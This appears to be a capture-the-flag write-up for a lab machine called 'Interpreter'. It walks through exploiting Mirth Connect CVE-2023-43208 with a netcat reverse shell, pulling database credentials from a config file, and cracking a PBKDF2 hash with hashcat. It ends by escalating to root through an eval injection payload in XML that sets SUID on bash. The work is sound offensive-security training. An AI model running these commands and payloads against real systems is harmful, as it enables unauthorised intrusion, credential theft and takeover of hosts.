[ writeup · case #013 ]
Interpreter
Mirth Connect is vulnerable to CVE-2023-43208 (unauthenticated RCE), giving a shell. The Mirth database password exposes sedric's PBKDF2-SHA256 hash, which cracks to his credentials for user access.
enumeration
- first we run the all port scan
❯ rustscan --range 1-65535 -a interpreter.htb  -- -A
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 [REDACTED:IP][REDACTED:IP]:b9 (ECDSA)
| ecdsa-sha2-nistp256 [REDACTED:KEY]
|   256 [REDACTED:IP][REDACTED:IP]:0f (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
80/tcp   open  http     syn-ack ttl 63 Jetty
| http-methods:
|   Supported Methods: GET HEAD TRACE OPTIONS
|_  Potentially risky methods: TRACE
|_http-title: Mirth Connect Administrator
|_http-favicon: Unknown favicon MD5: [REDACTED:HASH]
443/tcp  open  ssl/http syn-ack ttl 63 Jetty
|_http-title: Mirth Connect Administrator
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mirth-connect
| Issuer: commonName=Mirth Connect Certificate Authority
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-19T12:50:05
| Not valid after:  2075-09-19T12:50:05
| MD5:     c251 9050 6882 4177 9dbc c609 d325 dd54
| SHA-1:   3f2b a7d8 5c81 9ecf 6e15 cb6a fdc6 df02 8d9b 1179
| SHA-256: 4089 e438 bce4 1091 6edb cc45 32f3 f06e 9e3e e3e0 c476 bd62 e120 aabc 8e1d 30b4
| -----BEGIN CERTIFICATE-----
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| Cj3/sprvfX+mojkmrZvpIYDqTQoayWjdI/MAn76VBZrZ4tGyPKibM6msLC/PNeSV
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| BQADggEBAFB4ZKwCdqnPqNWZhEi4XRoQY0/5bG/td+XP8a3lyudHQR6+JG8W2/DG
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
| [REDACTED:KEY]
|_-----END CERTIFICATE-----
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
6661/tcp open  unknown  syn-ack ttl 63
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/28%OT=22%CT=%CU=39185%PV=Y%DS=2%DC=T%G=N%TM=69A36682
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=107%TI=Z%CI=Z)OPS(O1=M542ST11
OS:NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11NW7%O6=M542
OS:ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=
OS:40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40
OS:%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q
OS:=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y
OS:%DFI=N%T=40%CD=S)http/https (port 80/443)
- checking out the website we can find this page for a next gen healthcare mirth connect and after clicking
download# Mirth Connect Administrator (opens the full-size image)
❯ head webstart.jnlp
<jnlp codebase="https://interpreter.htb:443" version="4.4.0">

    <information>

        <title>Mirth Connect Administrator 4.4.0</title>
- after doing some research we can find that this version is vulnerable to
CVE-2023-43208 CVE-2023-43208is a serious security bug in NextGen Mirth Connect, a tool used by hospitals and clinics to share patient data. This bug lets hackers break into the system without needing a password. in short it's anRCEvulnerability- using this PoC
❯ python3 CVE-2023-43208.py  -u https://[REDACTED:IP]:443 -c 'nc [REDACTED:IP] 4444 -e /bin/bash'
The target appears to have executed the payload.❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [[REDACTED:IP]] from (UNKNOWN) [[REDACTED:IP]] 50356
id
uid=103(mirth) gid=111(mirth) groups=111(mirth)- first step as always is to spawn a shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
mirth@interpreter:/usr/local/mirthconnect$- how many users?
mirth@interpreter:/usr/local/mirthconnect$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:101:109:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:102:65534::/run/sshd:/usr/sbin/nologin
`sedric:x:1000:1000:sedric,,,:/home/light:/bin/bash` # we have a user named sedric which is probably our way in with ssh
mirth:x:103:111::/nonexistent:/usr/sbin/nologin
mysql:x:104:112:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:999:996::/var/log/laurel:/bin/false- after looking here and there
mirth@interpreter:/usr/local/mirthconnect/conf$ cat mirth.properties
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# database credentials
database.username = mirthdb
database.password = [REDACTED:CRED]- connect to database and gather passwords/hashes
mirth@interpreter:/usr/local/mirthconnect/conf$ mysql -u mirthdb -p -P [REDACTED:CRED]
mysql -u mirthdb -p -P [REDACTED:CRED]
Enter password: [REDACTED:CRED]MariaDB [(none)]> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mc_bdd_prod |
+--------------------+
MariaDB [mc_bdd_prod]> SHOW TABLES;
+-----------------------+
| Tables_in_mc_bdd_prod |
+-----------------------+
| ALERT |
| CHANNEL |
| CHANNEL_GROUP |
| CODE_TEMPLATE |
| CODE_TEMPLATE_LIBRARY |
| CONFIGURATION |
| DEBUGGER_USAGE |
| D_CHANNELS |
| D_M1 |
| D_MA1 |
| D_MC1 |
| D_MCM1 |
| D_MM1 |
| D_MS1 |
| D_MSQ1 |
| EVENT |
| PERSON |
| PERSON_PASSWORD |
| PERSON_PREFERENCE |
| SCHEMA_INFO |
| SCRIPT |
+-----------------------+
MariaDB [mc_bdd_prod]> SELECT * FROM PERSON_PASSWORD;
SELECT * FROM PERSON_PASSWORD;
+-----------+----------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD | PASSWORD_DATE |
+-----------+----------------------------------------------------------+---------------------+
| 2 | [REDACTED:KEY] | 2025-09-19 09:22:28 |
+-----------+----------------------------------------------------------+---------------------+
MariaDB [mc_bdd_prod]> SELECT * FROM PERSON;
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY | STATETERRITORY | USERCONSENT |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
| 2 | sedric | | | | NULL | | | | 2025-09-21 17:56:02 | NULL | 0 | NULL | | NULL | United States | NULL | 0 |
+----+----------+-----------+----------+--------------+----------+-------+-------------+-------------+---------------------+--------------------+--------------+------------------+-----------+------+---------------+----------------+-------------+
1 row in set (0.000 sec)- so now we have sedric's password all we need to do is crack the hash using word-list attack
- a simple google search will tell that this is a
PBKDF2-SHA256hash type cause that's what mirth connect uses for its database - When exported from the database, the hash is stored as a single base64-encoded blob that contains both the salt and the hash concatenated together
DECODED=$(echo "[REDACTED:KEY]" | base64 -d) `step 1`
SALT=$(echo "$DECODED" | head -c 8 | base64) `step 2`
HASH=$(echo "$DECODED" | tail -c +9 | base64) `step 3`
echo "[REDACTED:CRED]" `step 4`
Step 1 Decode the Base64 blob
- The raw string is base64, so we pipe it through
base64 -dto get the raw bytes - The result is 40 bytes total:
- First 8 bytes → salt
- Remaining 32 bytes → the actual SHA256 hash
Step 2 Extract the Salt
head -c 8takes only the first 8 bytes (the salt)- We re-encode it back to base64 because hashcat expects base64-encoded salt
- Result: something like
u/+LBBOUnac=
Step 3 Extract the Hash
tail -c +9skips the first 8 bytes and takes everything from byte 9 onwards (the 32-byte hash)- Again re-encoded to base64 for hashcat
- Result: the actual password hash portion
Step 4 Assemble the Final Format
- then we can now crack it using
hashcat
❯ hashcat -a 0 -m 10900 hash.txt /usr/share/wordlists/rockyou.txt

.\hashcat.exe -m 10900 .\hash.txt --show
sha256:600000:u/+LBBOUnac=:[REDACTED:KEY]:[REDACTED:CRED]
note : it took it only 11 seconds with my NVIDIA GeForce RTX 3050 6GB GPU even though PBKDF2-600000 is "slow by design"
ssh port (22)
user flag
❯ ssh [REDACTED:EMAIL]
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
root flag
linpeas
╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root sedric 33 Mar 13 09:51 /home/light/user.txt                                        -rwxr----- 1 root sedric 2332 Sep 19 09:27 /usr/local/bin/notif.py
- linpeas returned a valuable information that a script was owned by
rootand can be ran by the usersedric - after reading the python file carefully
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")The developer thought they were being safe by whitelisting only "harmless" characters. But look at what they accidentally allowed:
| Character | Why it's dangerous |
|---|---|
{} | f-string expression delimiters — anything inside gets executed |
__ | used for __import__ to import Python modules |
() | function calls — popen(), read() etc |
. | attribute access — os.popen |
' | string literals inside the payload |
So a payload like:
x{__import__('os').popen('/tmp/pwn').read()}Uses only characters the regex allows, yet it:
- Breaks out of the f-string literal with
{} - Imports the
osmodule with__import__ - Calls
popen()to execute a shell command - Returns the output with
.read()
sedric@interpreter:~$ echo '#!/bin/bash' > /tmp/pwn
sedric@interpreter:~$ echo 'chmod +s /bin/bash' >> /tmp/pwn
sedric@interpreter:~$ chmod +x /tmp/pwn- we create an xml file since that's what the python script is all about (accepting xml files)
sedric@interpreter:~$ cat > /tmp/evil.xml << 'EOF'
<patient>
  <firstname>x{__import__('os').popen('/tmp/pwn').read()}</firstname>
  <lastname>x</lastname>
  <sender_app>x</sender_app>
  <timestamp>x</timestamp>
  <birth_date>01/01/1990</birth_date>
  <gender>x</gender>
</patient>
EOF- and then we curl/wget on that endpoint
sedric@interpreter:~$ wget -q -O- \
  --post-file=/tmp/evil.xml \
  --header="Content-Type: application/xml" \ # don't forget to specify the content-type cause we're working with xml
  http://127.0.0.1:54321/addPatient
Patient x x (x), 36 years old, received from x at x- finally we launch the script
sedric@interpreter:~$ /bin/bash -p
bash-5.2# id
uid=1000(sedric) gid=1000(sedric) euid=0(root) egid=0(root) groups=0(root),1000(sedric)
By default, bash drops privileges when it detects SUID to protect users from accidents. The -p flag (privileged mode) tells bash:
uid=1000(sedric) ← the actual user
euid=0(root) ← who you're effectively running asfull chain of privilege escalation
bash
ps aux | grep notif.py
# root    XXXX  ...  python3 /usr/local/bin/notif.py
The Flask server is running as root. That's the key.
So the full chain is:
wget sends evil XML to Flask server
        ↓
Flask server (running as ROOT) parses XML
        ↓
firstname field hits eval() → executes our payload
        ↓
root runs: /tmp/pwn
        ↓
/tmp/pwn runs: chmod +s /bin/bash  (as ROOT)
        ↓
/bin/bash now has SUID bit set
        ↓
/bin/bash -p → euid=0